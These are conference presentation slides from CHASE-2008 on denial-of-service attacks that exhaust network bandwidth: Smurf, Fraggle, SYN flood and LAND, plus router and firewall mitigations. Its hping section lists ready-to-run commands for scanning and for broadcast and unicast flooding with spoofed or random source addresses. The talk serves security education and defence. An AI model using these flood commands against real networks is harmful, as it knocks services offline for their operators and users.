Exploiting Network Protocols to Exhaust Bandwidth Links

By
Masood Ahmad Shah
BLOG: http://www.weblogs.com.pk/jahil/
CHASE-2008
LAHORE

Presentation Outline

- Introduction
  - What's a network attack?
  - How is this accomplished?
  - What's the goal then?
- What is TCP/IP
  - TCP
  - UDP
  - ICMP
  - How Internet Applications Works
- Goals of Attacks
- Types of Attacks
  - Smurf
  - Fraggle
  - SYN Flood
  - LAND Attack
- Tools for Attacks
- Which Attack Tool is Best for me?
  - hping
  - Why hping?
  - Using hping to craft TCP/UDP/ICMP packets?
- Traffic Flooding
  - Broadcast Traffic Flooding
  - Unicast Traffic Flooding
- Prevention Techniques
  - Turn off directed broadcasts to networks
  - Detect and block flood traffic
  - Unicast RPF checking
- Questions?

Introduction

- The Internet is full of jerks
- Sometimes those jerks will consume your available Internet-facing bandwidth, or overpower your CPU, in an attempt to take you offline
- We call this a Denial of Service attack

What's a network attack?

- **An attempt to make a computer resource unavailable to its intended users.**
  - Web servers stop serving web pages
  - Email servers stop accepting or delivering e-mail
  - DNS servers stop resolving domain names
  - In general, servers stop serving
- **The end result is those users keep calling you until they can get their email**

How is This Accomplished?

- Obstruct the communication media between the intended users and the victim so that they can no longer communicate adequately.
- Force the victim computer to reset or consume its resources such that it can no longer provide its intended service.

What's the Goal Then?


- Understand how a denial of service attack works.
- Configure a network device to mitigate the effects of a denial of service attack
- Try not to break anything in the process, and make it as transparent to the end user as possible.

Internet Protocol & TCP/IP

- The Internet protocol suite is the set of communications protocols that implement the protocol stack on which the Internet and most commercial networks run.

- It has also been referred to as the TCP/IP protocol suite, which is named after two of the most important protocols in it: the Transmission Control Protocol (TCP) and the Internet Protocol (IP), which were also the first two networking protocols defined.

How Internet Infrastructure Works



TCP

- TCP is used extensively by many of the Internet's most popular application (WWW FTP TELNET)
- TCP provides reliable, in-order delivery of a stream of bytes, making it suitable for applications like file transfer and e-mail.
- TCP is a reliable stream delivery service that guarantees to deliver a stream of data sent from one host to another without duplication or losing data.
- Since packet transfer is not reliable, a technique known as positive acknowledgment with retransmission, is used to guarantee reliability of packet transfers.

UDP

- UDP does not guarantee reliability or ordering in the way that TCP does.
- Datagram's may arrive out of order, appear duplicated, or go missing without notice.
- UDP's stateless nature is also useful for servers that answer small queries from huge numbers of clients. Unlike TCP, UDP is compatible with packet broadcast (sending to all on local network) and multicasting (send to all subscribers).

ICMP

- It is used by networked devices operating systems to send error messages—indicating, for instance, that a requested service is not available or that a host or router could not be reached.
- ICMP is not used to send and receive data between end systems.
- It is usually not used directly by user network applications, with some notable exceptions being the ping tool and traceroute.

Trends

- **Significant increase in network-based Denial-of-Service attacks over the last year**
  - Attackers' growing accessibility to networks
  - Growing number of organizations connected to networks
- **Vulnerability**
  - Most networks have not implemented spoof prevention filters
  - Very little protection currently implemented against attacks

Goals of Attacks

- **Prevent another user from using network connection**
  - "Smurf" and "Fraggle" attacks, "pepsi" (UDP floods), ping floods
- **Disable a host or service**
  - "Land", "Teardrop", "NewTear", "Bonk", "Boink", SYN flooding, "Ping of death"
- **Traffic monitoring**
  - Sniffing


Smurf and Fraggle

- **Very dangerous attacks**
  - Network-based, fills access pipes
  - Uses ICMP echo/reply (smurf) or UDP echo (fraggle) packets with broadcast networks to multiply traffic
  - Requires the ability to send spoofed packets
- **Abuses "bounce-sites" to attack victims**
  - Traffic multiplied by a factor of 50 to 200
  - Low-bandwidth source can kill high-bandwidth connections
- **Similar traffic content to ping, UDP flooding but more dangerous due to traffic multiplication**

Smurf Attack

ICMP echo (spoofed source address of victim)
Sent to IP broadcast address

ICMP echo reply



Tools for Attacks

- **dsniff**
  - http://monkey.org/~dugsong/dsniff/
- **sing**
  - http://sourceforge.net/projects/sing/
- **hping**
  - http://www.hping.org/
- **netcat**
  - http://netcat.sourceforge.net/

Which attack tool is best for me?

- **hping (http://www.hping.org)**

hping is a free packet generator and analyzer for the TCP/IP protocol. Hping is one of the de facto tools for security auditing and testing of firewalls and networks, and was used to exploit the idle scan scanning technique (also invented by the hping author), and now implemented in the Nmap Security Scanner. The new version of hping, hping3, is scriptable using the Tcl language and implements an engine for string based, human readable description of TCP/IP packets, so that the programmer can write scripts related to low level TCP/IP packet manipulation and analysis in very short time.

Like most tools used in computer security, hping is useful to both system administrators and crackers (or script kiddies).

Why hping?

- The reason I chose to learn this tool is very simple. I was curious as to how the people who were attempting to gain access to our networks were going about it. One of the ways is packet crafting. Crafting packets will allow you to probe firewall rule-sets and find entry points into the targeted system or network.
- The sheer versatility of this tool though is what makes it stand out from the crowd. It is not only the king of the hill when it comes to crafting packets. This will also show you how to interpret the various conventions of TCP/IP. You will learn how the guts of the stack works by crafting packets.
  - Firewall testing
  - Advanced port scanning
  - Network testing, using different protocols, TOS, fragmentation
  - Manual path MTU discovery
  - Advanced traceroute, under all the supported protocols
  - Remote OS fingerprinting
  - Remote uptime guessing
  - TCP/IP stacks auditing

Using hping to Craft TCP/UDP/ICMP Packets

- Crafting TCP packets is the default behavior of hping. By specifying the TCP flags, a destination port and a target IP address, one can easily construct TCP packets.

-F --fin set FIN flag

-S --syn set SYN flag

-R --rst set RST flag

-A --ack set ACK flag

Using hping to Craft TCP Packets (Contd)

- Host Discovery
  - **bsd#** hping -1 192.168.0.x --rand-dest -I deo
  - **c:\>** for /L %x in (1,1,254) do @ping 192.168.0.%x -w 100 -n 1 | find "Reply"
- Port Scanning
  - **bsd#** hping –S 192.168.0.10 -p ++20
  - **bsd#** hping –8 20-25 –S 192.168.0.10
  - **bsd#** hping –2 192.168.0.10 –p 80 –c 2
  - **bsd#** hping -1 192.168.0.10 -C 8
- Traceroute
  - **bsd#** hping -2 192.168.10.25 -p ++4444 -T -n -c 6
  - **bsd#** hping -S 192.168.10.25 –p 53 -T
  - **bsd#** hping -1 192.168.0.25 –T

Using hping to Craft TCP Packets (Contd)

- -S (SYN) –A (ACK) –R (RST) –F (FIN)
  - **bsd#** hping –S 192.168.0.1
  - **bsd#** hping –A 192.168.0.1
  - **bsd#** hping –R 192.168.0.1
  - **bsd#** hping –R 192.168.0.1
  - **bsd#** hping –S 192.168.0.1 -p 80
  - **bsd#** hping –A 192.168.0.1 -p 25
- UDP/ICMP
  - **bsd#** hping –2 192.168.0.10 –p 80
  - **bsd#** hping –2 192.168.0.10 –p 80 –d 1450
  - **bsd#** hping –2 192.168.0.10 –p 80 –d 8000
  - **bsd#** hping –2 192.168.0.10 -p 53
  - **bsd#** hping –1 192.168.0.10 –C 8

Traffic Flooding using hping

- Broadcast Traffic Flooding

  - **bsd#** hping -1 192.168.0.255 –i u10000 –d 1472 (10 packets per second)
  - **bsd#** hping -2 192.168.0.255 –i u1000 –p 53 (100 packets per second)
  - **bsd#** hping -S 192.168.0.255 -p 80 --flood
  - **bsd#** hping -2 192.168.0.255 –a 192.168.0.254 -p 53 –-flood
  - **bsd#** hping -2 192.168.0.255 –a 10.10.10.10 -p 53 –-flood
  - **bsd#** hping -2 192.168.0.255 --rand-source-p 53 –-flood

Smurf Attack

Traffic Flooding using hping (Contd)

- Unicast Flooding
  - **bsd#** hping -1 192.168.0.1 –i u10000 –d 1472 (10 packets per second)
  - **bsd#** hping -2 192.168.0.1 –i u1000 –p 53 (100 packets per second)
  - **bsd** hping -S 192.168.0.1 -p 80 --flood
  - **bsd#** hping -2 192.168.0.1 –a 192.168.0.254 -p 53 –-flood
  - **bsd#** hping -2 192.168.0.1 –a 10.10.10.10 -p 53 –-flood
  - **bsd#** hping -2 192.168.0.1 --rand-source-p 53 –-flood

Prevention Techniques

- **How to prevent being a "bounce site" in a "Smurf" or "Fraggle" attack:**
  - Turn off directed broadcasts to networks:
    - Cisco: Interface command "no ip directed-broadcast"
    - Juniper: JUNOS does not forward directed broadcast message.
    - Proteon: IP protocol configuration "disable directed-broadcast"
    - Bay Networks: Set a false static ARP address for bcast address
    - 3Com: SETDefault -IP CONTrol = NoFwdSubnetBcast
  - Use access control lists (if necessary) to prevent ICMP echo requests from entering your network
  - Configure host machines to not reply to broadcast ICMP echos

Prevention Techniques (Contd)

- Use firewall features that detect and block flood traffic
  - Many firewalls provide features that can detect and block UDP and TCP SYN floods.
- Unicast RPF checking
- Inter-provider Cooperation
  - Network Operations Centers should publish proper procedures for getting filters put in place and tracing started

Good clients are not utilizing full available bandwidth

Bad clients are utilizing full available bandwidth ☺

Thanks

Questions

?